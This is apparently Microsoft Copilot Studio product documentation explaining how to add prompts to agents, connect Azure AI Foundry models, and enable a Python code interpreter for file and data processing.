
Learn about alternative instructions in [Create an agent](#).

Add a prompt in an agent

You can add a prompt directly as an action to an agent, or add a prompt to a topic.

Add a tool in an agent


1. In your agent, select the **Tools** tab > **Add a tool**.
2. Select any of your existing prompts, or select **New tool** and select a prompt action.



Add a prompt as a topic

Alternatively, you can create a prompt directly in the **Topics** tab in Copilot Studio and add it to the agent.

1. In your agent, select the **Topics** tab.
2. Select the plus sign (+) to add a node where you want to add a topic.
3. Select **Add a topic > New prompt**.




Add and configure a prompt

After you create an agent, add prompt as an action to create a prompt.

1. In Copilot Studio, select **New tool** > **Prompt**.

The **Tools** tab contains the tools you can use in Copilot Studio. To use models from Azure AI Foundry, you can use the **Prompt** tool.




2. At the top of the screen, enter a name for your prompt.

3. Enter your prompt in one of the following ways:

- Use your own prompt: Under the **Instructions** heading, write or paste your own prompt.
- Get help from Copilot: Under the **Get started with Copilot** heading, describe what you want your prompt to do, and then select the right arrow. Copilot suggests a prompt for you. If you want to use it, select **Keep it**.

4. While you work with prompts, you can choose a model you want to work with. By default, you have some managed models available. You can also bring in Azure AI Foundry models and use them for your prompt.

On the panel to the right of **Instructions**, select the dropdown menu in the **Model** field, and select the plus sign (+) to connect to a model from Azure AI Foundry.



5. In the **Connect a model from Azure AI Foundry** screen, enter information about the model from [Azure AI Foundry / Model catalog](#). Make sure to add the **Model deployment name** and **Base model name** exactly as they appear in Azure AI Foundry.
6. Select **Connect**.

Connect a model from Azure AI Foundry

First, you need to configure the model deployment. This involves choosing an existing connection or creating a new one. You'll need to specify the endpoint URL and provide the authentication details, such as the API key.[Learn more](#)

Model deployment name * ⓘ

Enter the model deployment name

Base model name * ⓘ

Enter the base model name

Azure model endpoint URL * ⓘ

Enter endpoint URL

API Key * ⓘ

Enter API Key

Model description ⓘ

Enter model description (Optional)

☒ Test the connection with the model to validate the correct link to Foundry.


Reminder: When you connect to a model hosted within your Azure AI Foundry subscription, you are directly responsible for implementing your own responsible AI mitigations within Azure AI Foundry, such as a metaprompt, content filters or other safety systems. Connection could take up to a certain time once create connection succeeds.

Connect


Close

Use your model

Your model is now added to the **Model** dropdown menu. You can now select this model for your prompt and add it to the agent. Anytime this prompt runs, it always uses the selected model.



These models also work well with image and documents input. However, some models have a limitation. When image input is added, the dropdown menu shows only models from Azure AI Foundry that work with images. This allows you to select a model where you can be successful when you use images or documents.



The following models work with images:

- Phi-3.5-vision-instruct
- Phi-4-multimodal-instruct
- Phi-3-vision-128k-instruct
- o1
- GPT-4o
- GPT-4o-mini
- GPT-4
- GPT-4.5-preview

ⓘ Note


Copilot Studio doesn't natively support image generation or expose Azure AI Foundry models directly in the user interface. The **Add an AI model** catalog currently includes AI Builder models and selected Azure AI Services, but no text-to-image models.

You can integrate image generation by using Azure AI Foundry models (for example, DALL·E 3) through a plugin or custom action. Deploy the model in Azure AI Studio, expose it as a REST API, and call the endpoint from Copilot Studio to return and display the generated image (such as a link or image card).

Manage your Azure AI Foundry model

The Azure AI Foundry models are connected by connectors. You can set the governance policy for this connector in the policy page in the [Power Platform admin center](#) under the name 'Azure AI Foundry'. This allows you to add a specific data policy for these models and the tenant data policy.

Each model where a maker set up a connection is also available as a connection page.



The screenshot shows the 'Power Apps' interface with the 'Connections' tab selected. The 'Connections in Contoso' section displays a table of connections. The table has columns for Name, Modified, Status, and Manage. The connections listed are:

Name	Modified	Status	Manage
Mistral Azure AI Foundry Inference (preview)	1 wk ago	Connected	See Details
Cohere-command Azure AI Foundry Inference (preview)	1 wk ago	Connected	See Details
Phi-4-reasoning Azure AI Foundry Inference (preview)	1 wk ago	Connected	See Details
Phi-4 Azure AI Foundry Inference (preview)	2 d ago	Connected	See Details

This currently supports models with chat completion type.

! Note

We recommend you apply Responsible AI (RAI) policies as applicable for the models you want to use and manage that in Azure AI Foundry.

Learn more in [Responsible AI for Azure AI Foundry](#).

Use code interpreter in a prompt to generate and execute Python code

Code interpreter in Microsoft Copilot Studio and prompt builder prompts lets makers build AI agents that:

- Execute Python code for data analysis, processing Word, Excel, PowerPoint, and PDF files, and visualizations
- Use language models for generative responses

This feature is tailored for developers, business analysts, and low-code makers. Code generation and execution integrate seamlessly with the Copilot Studio ecosystem to create powerful, AI-driven solutions.

Developers should read [Code interpreter for developers](#) and review the [Code interpreter Power Apps Component Framework \(PCF\) component sample](#) to understand how they can use the Dataverse `Predict` message to invoke prompts and process the responses returned.

Requirements

- **Licensing:** [Microsoft Copilot Studio billing and licensing](#). Code generation and execution count as [text and generative AI tools \(premium\)](#) features.
- **Supported regions:** Available for all public clouds. Sovereign clouds aren't currently supported.

Code interpreter capabilities

Agents using code interpreter can write and run Python code for advanced tasks. Use cases include:

- Excel file processing: Create, copy, and update Excel worksheets in a workbook, read and apply cell styles, copy formatting across cells, copy and update formulas across cells, and more.
- Word and PowerPoint file processing.
- PDF file processing: Create and copy PDF files, read tables and text paragraphs.
- Dataverse table data processing.
- Complex mathematical and statistical computations.

- Data analysis, manipulation, and visualization (for example, charts and graphs).

Code interpreter adds the following capabilities to prompts:

- Support for files as an output type in prompts.
- Support for Excel files as input and output types for prompts.

Create prompts in one of two ways:

- In Power Apps: Use the **Build your own prompt** option in AI Hub.
- In Copilot Studio: Add a prompt as a tool at the agent or topic level.


Learn more about prompts in [Prompts overview](#).

You can also use code interpreter in agent chat in Copilot Studio.


Start a new prompt in Power Apps AI Hub and turn on code interpreter

You can start a new prompt in AI Hub in Power Apps and turn on code interpreter in the prompt settings.

1. Go to [Power Apps](#).
2. Select **AI hub** in the left pane.
3. Select **Prompts**.




4. Select **Build your own prompt**.



5. Enter a name for your prompt.

6. In the **Instructions** section, select the three dots (...), and then select **Settings**.



7. On **Settings**, turn on code interpreter.

8. Close **Settings** to return to the prompt editor.

The prompt editor is open with code interpreter turned on. Next, [write instructions for your prompt](#).

Start a new prompt as a tool within an agent and turn on code interpreter

You can start a new prompt as a tool within an agent in [Copilot Studio](#) and turn on code interpreter for that prompt.


1. In Copilot Studio, go to the agent where you want to use code interpreter.

2. Add a new prompt to the agent as a tool, either at the agent level or the topic level.

- Add a prompt at the agent level:
 - a. Go to the **Tools** page.
 - b. Select **Add a tool > Prompt**.
- Add a prompt at the topic level:
 - a. Go to the **Topics** page and select the topic where you want to add the prompt.
 - b. Select **Add node** in the position in the topic where you want to add the prompt.
 - c. Select **Add a tool > New prompt**.

The embedded prompt builder prompt authoring interface opens.

3. On the information bar, select the three dots (...), and then select **Settings**.



4. On the **Settings** page, select **Enable code interpreter**.
5. Close **Settings** to return to the prompt editor.

The prompt editor is open with code interpreter turned on. Next, [write instructions for your prompt](#).

Write instructions for your prompt

Next, you can write the prompt instructions, configure the prompt as needed, and save to create the prompt.

Learn more about how to use code interpreter in prompts in [Code interpreter prompt examples](#).

Best practices for code interpreter in prompts

- Use other AI tools like Copilot to get the optimized prompt to start.
- Use precise prompts with examples (few-shot prompting).
- Specify outputs (for example, "Return as JSON" or "Excel" or "PDF").

Limitations

- Analyzing multiple files uploaded in a single prompt isn't supported.
- Returning multiple file outputs in a single prompt isn't supported.
- Asking questions about an uploaded file over multiple turns isn't supported.
- To use code interpreter, you need to configure your agent, in agent settings, to use user authentication. For example, using [Direct Line](#) with **No authentication** selected doesn't work for scenarios using code interpreter.

Troubleshooting

If you encounter errors when using code interpreter, try the following steps:

1. **Ensure all required permissions are granted.** Verify that the user account and agent have the necessary permissions to execute code interpreter prompts.
2. **Verify the configuration settings.** Confirm that code interpreter is enabled in the prompt settings and that your agent is configured to use user authentication.
